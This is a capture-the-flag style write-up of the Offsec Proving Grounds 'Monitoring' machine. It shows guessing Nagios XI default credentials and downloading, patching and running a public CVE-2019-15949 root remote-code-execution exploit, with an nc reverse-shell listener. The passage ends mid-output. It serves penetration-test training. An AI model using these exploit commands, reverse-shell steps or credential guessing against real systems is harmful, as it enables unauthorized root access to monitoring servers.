https://github.com/hadrian3689/nagiosxi_5.6.6 exploit
https://nvd.nist.gov/vuln/detail/CVE-2019-15949 nve
https://docs.google.com/spreadsheets/u/1/d/1dwSMIAPIam0PuRBkCiDI88pU3yzrqqHkDtBngUHNCw8/htmlview
TJnull

Monitoring was an easy machine from the Offsec Proving Grounds. A good place to prepare for the OSCP exam following the updated TJNull list. . The box starts with some common open ports and an exposed webserver. The webserver was running nagiosXI with default credentials. Once logged in we find the machine was vulnerable to CVE-2019-15949 leading to root remote code execution.

I began the machine with my go-to nmap port scan.


-sC for common scripts
-sV for version detection
-p- for all ports
--min-rate 10000 to make it faster (because im inpatient)

```
nmap 192.168.234.136 -sC -sV -p- --min-rate 10000
```


```
┌──(root㉿kali)-[~]
└─# nmap 192.168.234.136 -sC -sV -p- --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-21 12:16 EDT
Nmap scan report for 192.168.234.136
Host is up (0.020s latency).
Not shown: 65529 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b8:8c:40:f6:5f:2a:8b:f7:92:a8:81:4b:bb:59:6d:02 (RSA)
|   256 e7:bb:11:c1:2e:cd:39:91:68:4e:aa:01:f6:de:e6:19 (ECDSA)
|_  256 0f:8e:28:a7:b7:1d:60:bf:a6:2b:dd:a3:6d:d1:4e:a4 (ED25519)
25/tcp   open  smtp       Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-09-08T17:59:00
|_Not valid after:  2030-09-06T17:59:00
|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Nagios XI
389/tcp  open  ldap       OpenLDAP 2.2.X - 2.3.X
443/tcp  open  ssl/http   Apache httpd 2.4.18 ((Ubuntu))
| ssl-cert: Subject: commonName=192.168.1.6/organizationName=Nagios Enterprises/stateOrProvinceName=Minnesota/countryName=US
| Not valid before: 2020-09-08T18:28:08
|_Not valid after:  2030-09-06T18:28:08
|_http-title: Nagios XI
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.18 (Ubuntu)
| tls-alpn:
|_  http/1.1
5667/tcp open  tcpwrapped
Service Info: Host:  ubuntu; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.60 seconds
```

the followed ports were discovered:
22 for ssh, common on linux machines
25 smtp, Postfix smtpd
80 Apache webserver
389 for OpenLDAP
443 https apache webserver
5667 port configured for Nagios
I started my enumeration with port 80 and was presented with a nagiosXI.



Ill go ahead and click "Access Nagios XI" and I was presented with a login.



I went ahead and tried some basic creds, such as admin:admin etc. And I was presented with an odd message "NSP: Sorry Dave, I can't let you do that"

NSP: Sorry Dave, I can't let you do that

At first I thought this was some sort of custom message, but after some research I realized that this was actually built in to NagiosXI. This is a reference to 2001: A Space Odyssey.

Showing results for Sorry Dave, I ***can't*** let you do that ***Nagios XI***
Search instead for Sorry Dave, I cant let you do that NagiosXI

Nagios Support
https://support.nagios.com › article

Nagios XI - NSP: Sorry Dave, I can't let you do that

Feb 22, 2016 — The problem was due to the user's browser caching older versions of the **XI** javascript code. In order to clear the cache and prevent this from ...

Nagios Support
https://support.nagios.com › ... › Nagios Fusion

NSP: Sorry Dave, I can't let you do that - Nagios Support Forum

Aug 6, 2018 — When logging into **Nagios** Fusion 4.1.1, I get an error "NSP: **Sorry Dave, I can't let you do** that". Login works fine from Chrome or ...

Nagios Support
https://support.nagios.com › ... › Nagios XI

NSP: Sorry Dave, I can't let you do that - Nagios Support Forum

System details: Ubuntu 20.04 LTS running in KVM Nagio **XI** Browser being used to access: Firefox / Chrome / Edge Fault: Upon trying to login to **Nagios**, ...

Nagios Support
https://support.nagios.com › ... › Nagios XI

Sorry Dave, I can't let you do that error - Nagios Support Forum


I am using IE,and last week I have changed the date and time so that it can show realtime on the graph. It was working before on IE, but lately it is showing ...

Nagios Support
https://support.nagios.com › ... › Nagios XI

NSP: Sorry Dave, I can't let you do that - Nagios Support Forum

The problem was due to the user's browser caching older versions of the **XI** javascript code. In order to clear the cache and prevent this from happening, **you** ...

The reasons people where getting this issue was pretty inconclusive, so I switched over to the https port and I was able to pass login information without the error.



I went ahead and checked the certificate for any useful information and unfortunately found nothing.

Certificate

192.168.1.6

Subject Name

Country	US
State/Province	Minnesota
Locality	St. Paul
Organization	Nagios Enterprises
Organizational Unit	Development
Common Name	192.168.1.6

Issuer Name

Country	US
State/Province	Minnesota
Locality	St. Paul
Organization	Nagios Enterprises
Organizational Unit	Development
Common Name	192.168.1.6

Validity

Not Before	Tue, 08 Sep 2020 18:28:08 GMT
Not After	Fri, 06 Sep 2030 18:28:08 GMT

Public Key Info

Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	9E:E2:E1:6D:AB:33:AF:B3:1A:C5:EC:AA:E3:C3:63:F3:D3:1F:B6:71:7F:FD:29:FC:...

I looked around for a bit and could not find anything hinting to a potential username and password. My first instinct was to check for default credentials since these monitoring tools tend to be pretty lax when it comes to logins.


Security

Default username/password: **fm_admin/fm_admin**

Warning! Please set your own username and password in `$auth_users` before use.

So according to this support post the default username is nagiosadmin but the password is set at configuration. I'm going to use nagiosadmin with some common passwords such as admin, password etc. To my surprise,

nagiosadmin:admin worked!



At the bottom left is the version, Nagios XI 5.6.0, This is where things got a little tedious. And this probably why the user community rated this machine as intermediate.

Google

nagios xi 5.6.0 exploit

All Videos Images News Shopping More Tools

About 947 results (0.30 seconds)

Exploit-DB
https://www.exploit-db.com › exploits

Nagios XI 5.6.5 - Remote Code Execution / Root Privilege ...

Aug 21, 2019 — <?php /* A **vulnerability** exists in **Nagios XI** <= 5.6.5 allowing an **attacker** to leverage an RCE to escalate privileges to root.

GitHub
https://github.com › jakgibb › nagiosxi-root-rce-exploit

jakgibb/nagiosxi-root-rce-exploit

A **vulnerability** exists in **Nagios XI** <= 5.6.5 allowing an **attacker** to leverage an RCE to escalate privileges to root. The **exploit** requires access to the ...

Rapid7
https://www.rapid7.com › modules › exploit › linux › http

Nagios XI 5.6.0-5.7.3 - Mibs.php Authenticated Remote ...

Apr 17, 2021 — This module **exploits** CVE-2020-5791, an OS command injection **vulnerability** in `admin/mibs.php` that enables an authenticated user with admin ...

Rapid7
https://www.rapid7.com › modules › exploit › linux › http

Nagios XI Prior to 5.6.6 getprofile.sh Authenticated Remote ...

Apr 14, 2021 — This module **exploits** a **vulnerability** in the getprofile.sh script of **Nagios XI** prior to 5.6.6 in order to upload a malicious check_ping plugin ...

Tenable
https://www.tenable.com › plugins › nessus

Nagios XI < 5.6.6 RCE

Nov 5, 2021 — 6 allows remote command **execution** as root. The **exploit** requires access to the server as the **nagios** user, or access as the admin user via the web ...

Packet Storm
https://packetstormsecurity.com › files › Nagios-XI-getpr...

Nagios XI getprofile.sh Remote Command Execution

Apr 14, 2021 — This Metasploit module **exploits a vulnerability** in the getprofile.sh script of

After alot of trial and error that isnt even worth showing. I came across CVE-2019-15949. According to NVE, "Nagios XI before 5.6.6 allows remote command execution as root. The exploit requires access to the server as

the nagios user, or access as the admin user via the web interface. The getprofile.sh script, invoked by downloading a system profile (profile.php?cmd=download), is executed as root via a passwordless sudo entry; the script executes check_plugin, which is owned by the nagios user. A user logged into Nagios XI with permissions to modify plugins, or the nagios user on the server, can modify the check_plugin executable and insert malicious commands to execute as root."

At this point I have already tried about 5 exploits and didnt really have high hopes, I search for this CVEs POC and came across this GitHub script that attempts to upload the malicious plugin. Ill go ahead and copy the script to my machine using wget.

```
┌──(root㉿kali)-[~/monitoring]
└─# wget https://raw.githubusercontent.com/hadrian3689/nagiosxi_5.6.6/main/exploit.py
--2024-04-21 12:55:40--  https://raw.githubusercontent.com/hadrian3689/nagiosxi_5.6.6/main/exploit.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3043 (3.0K) [text/plain]
Saving to: 'exploit.py'

exploit.py                          100%[===================================================================>]   2.97K  --.-KB/s    in 0s

2024-04-21 12:55:40 (106 MB/s) - 'exploit.py' saved [3043/3043]
```

According to the readme.md, this is how the syntax works:

```
python3 exploit.py -t 'http://nagios.xi/' -b /nagiosxi/ -u username -p password -lh 127.0.0.1 -lp 1337
-t is the URI (https://<MachineIP>/)
-b is the base address (/nagiosxi/)
-u username (nagiosadmin)
-p password (admin)
-lh localhost (<AttackerIP>)
-lp localport (1337)
```

Putting this together looks like this:

```
python exploit.py -t https://192.168.234.136/ -b /nagiosxi/ -u nagiosadmin -p admin -lh 192.168.45.246 -lp 1337
```

However, I was worried that the example showed http, So I went ahead and ran it to confirm my suspicion.

```
┌──(root㉿kali)-[~/monitoring]
└─# python exploit.py -t https://192.168.234.136/ -b /nagiosxi/ -u nagiosadmin -p admin -lh 192.168.45.246 -lp 1337
CVE-2019-15949 Nagiosxi authenticated Remote Code Execution
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 716, in urlopen
    httplib_response = self._make_request(
                       ^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 405, in _make_request
    self._validate_conn(conn)
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 1059, in _validate_conn
    conn.connect()
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 419, in connect
    self.sock = ssl_wrap_socket(
                ^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/util/ssl_.py", line 453, in ssl_wrap_socket
    ssl_sock = _ssl_wrap_socket_impl(sock, context, tls_in_tls)
               ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/util/ssl_.py", line 495, in _ssl_wrap_socket_impl
    return ssl_context.wrap_socket(sock)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/ssl.py", line 517, in wrap_socket
    return self.sslsocket_class._create(
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3.11/ssl.py", line 1104, in _create
    self.do_handshake()
  File "/usr/lib/python3.11/ssl.py", line 1382, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: self-signed certificate (_ssl.c:1006)

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 486, in send
    resp = conn.urlopen(
           ^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 800, in urlopen
    retries = retries.increment(
              ^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/urllib3/util/retry.py", line 592, in increment
    raise MaxRetryError(_pool, url, error or ResponseError(cause))
urllib3.exceptions.MaxRetryError: HTTPSConnectionPool(host='192.168.234.136', port=443): Max retries exceeded with url: //nagiosxi//login.php (Caused by SSLE
rror(SSLCertVerificationError(1, '[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: self-signed certificate (_ssl.c:1006)')))

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/root/monitoring/exploit.py", line 69, in <module>
    Nagiosxi(args.t,args.b,args.u,args.p,args.lh,args.lp)
  File "/root/monitoring/exploit.py", line 13, in __init__
    self.login()
  File "/root/monitoring/exploit.py", line 37, in login
    token = session.get(login_url)
            ^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 602, in get
    return self.request("GET", url, **kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 589, in request
    resp = self.send(prep, **send_kwargs)
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 703, in send
    r = adapter.send(request, **kwargs)
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 517, in send
    raise SSLError(e, request=request)
requests.exceptions.SSLError: HTTPSConnectionPool(host='192.168.234.136', port=443): Max retries exceeded with url: //nagiosxi//login.php (Caused by SSLError
(SSLCertVerificationError(1, '[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: self-signed certificate (_ssl.c:1006)')))
```

Yup, we need to fix that. To fix this, we need to add "verify=False" to where the request is being made. This will disable SSL Cert verification.

```
        }
        session.post(upload_url,data=file_data,files=file_upload, verify=False)
        payload_url = self.url + self.parameter + "/includes/components/profile/profile.php?c
        session.get(payload_url)

    def login(self):
        session = requests.Session()
        login_url = self.url + self.parameter + "/login.php"
        token = session.get(login_url, verify=False)
        nsp = re.findall('name="nsp" value="(.*)">',token.text)
        print("Login NSP Token: " + nsp[0])
        post_data = {
                "nsp":nsp[0],
                "page":"auth",
                "debug":"",
                "pageopt":"login",
                "redirect":"",
                "username":self.username,
                "password":self.password,
                "loginButton":""
        }
        login = session.post(login_url,data=post_data, verify=False)
        if "Home Dashboard" in login.text:
            print("Logged in!")
        else:
            print("Unable to login!")
        self.upload(session)
```

I opened the file with vi and added the verify=False line in 3 locations. Everywhere the session variable is being called, session.post and session.get.

I then saved my changes and started a netcat listener on port 1337 using the following.

```
nc -lvnp 1337
```

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 1337
listening on [any] 1337 ...
```

I went ahead and reran the script using the same exact command as last time.


```
┌──(root㉿kali)-[~/monitoring]
└─# python exploit-fixed.py -t https://192.168.234.136/ -b /nagiosxi/ -u nagiosadmin -p admin -lh 192.168.45.246 -lp 1337
CVE-2019-15949 Nagiosxi authenticated Remote Code Execution
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.234.136'. Addi
